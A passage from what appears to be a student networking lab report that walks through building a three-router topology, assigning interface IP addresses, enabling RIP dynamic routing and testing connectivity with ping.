
From the command prompt of each PC we can run ping command to ping other devices in the network or to devices in other network. The ping command might not work at first.   
If ping is not working then we can run a Simulation by sending ARP and ICMP packets from one particular source to one particular destination. By doing this we enable the routers and switches to create their routing table and switching tables.

After that ping command will work.

**Configuration:**


The complete network looks like this.

**Output:**

The ping request from one network to other is shown below. Their IP shows that they are in different networks.

**Question: 4**

**Problem Statement:**

**Configure dynamic routing using RIP**

1. Create a network topology as shown above.
2. Configure all the routers to use dynamic routing protocol RIP.
3. Test your configuration by ping-ing each pair of hosts.

**Part a:**

**Solution approach:**

This network can be created by dragging and dropping the given items on the canvas. The first 3 end devices (2 PC, 1 server) are on the network 192.168.10.0/24. The IP address of the following are set as 192.168.10.2 to 192.168.10.4. The LAN on the left side has 2 hosts and is 192.168.20.0/24 network. The IP address of the hosts are 192.168.20.2 to 192.168.20.3. The same goes with LAN in the bottom with 2 hosts. IP address of the hosts are 192.168.30.2 to 192.168.30.3.



The switches are connected with straight-through cables. The router here has to be PT-Router or 2901 routers.



We need static routing for routers and it’s hosts. So, for router0, GigabitEthernet0/0/0 will have 192.168.10.1 as IPV4 address. For router1, GigabitEthernet0/0/0 will have 192.168.30.1 as IPV4 address and for router2, GigabitEthernet0/0/0 will have 192.168.20.1 as IPV4 address and subnet mask will be 255.255.255.0. for all the routers.



Then we need Serial-DTE cable for interconnection between these 3 routers. We need to config the connecting serial interface of the routers.

In the Interfaces section of the routers config page we will find the option for Serial0/0/0 and Serial0/0/1.

**Configuration:**

For router0 the IPV4 address in Serial0/0/0 will be 192.168.50.1 which is the network address of the connecting WAN interface. Similarly, IPV4 address in Serial0/0/1 will be 192.168.40.1 which is the network address of the connecting WAN interface. Subnet mask is 255.255.255.0 in all case.

For router1 the IPV4 address in Serial0/0/0 will be 192.168.50.2 which is the network address of the connecting WAN interface. Similarly, IPV4 address in Serial0/0/1 will be 192.168.60.1 which is the network address of the connecting WAN interface. Subnet mask is 255.255.255.0 in all case.


For router2 the IPV4 address in Serial0/0/0 will be 192.168.40.2 which is the network address of the connecting WAN interface. Similarly, IPV4 address in Serial0/0/1 will be 192.168.60.2 which is the network address of the connecting WAN interface. Subnet mask is 255.255.255.0 in all case.

**Part b:**

**Solution approach:**

Now we need to set up the RIP. For this we have to go to config section of router. Then from “Routing” section we need click “RIP“ option. This will open the list of RIP entries of the router. We can add entry by writing the network address and pressing the Add button. We need to add all the network addresses that we have currently to the RIP table.

**Configuration:**

IPs we need to add are: 192.168.10.0, 192.168.20.0, 192.168.30.0 these are our routers, then also 192.168.40.0, 192.168.50.0, 192.168.60.0 which are out interconnection WAN interfaces. We need to repeat this process for all the three routers.


**Part c:**

**Solution approach:**


From the command prompt of each PC we can run ping command to ping other devices in the network or to devices in other network. The ping command might not work at first.   
If ping is not working then we can run a Simulation by sending ARP and ICMP packets from one particular source to one particular destination. By doing this we enable the routers and switches to create their routing table and switching tables.

After that ping command will work.

**Configuration:**



**Output:**

Ping from network 192.168.10.0/24 to network 192.168.20.0/24

Ping from network 192.168.30.0/24 to network 192.168.20.0/24

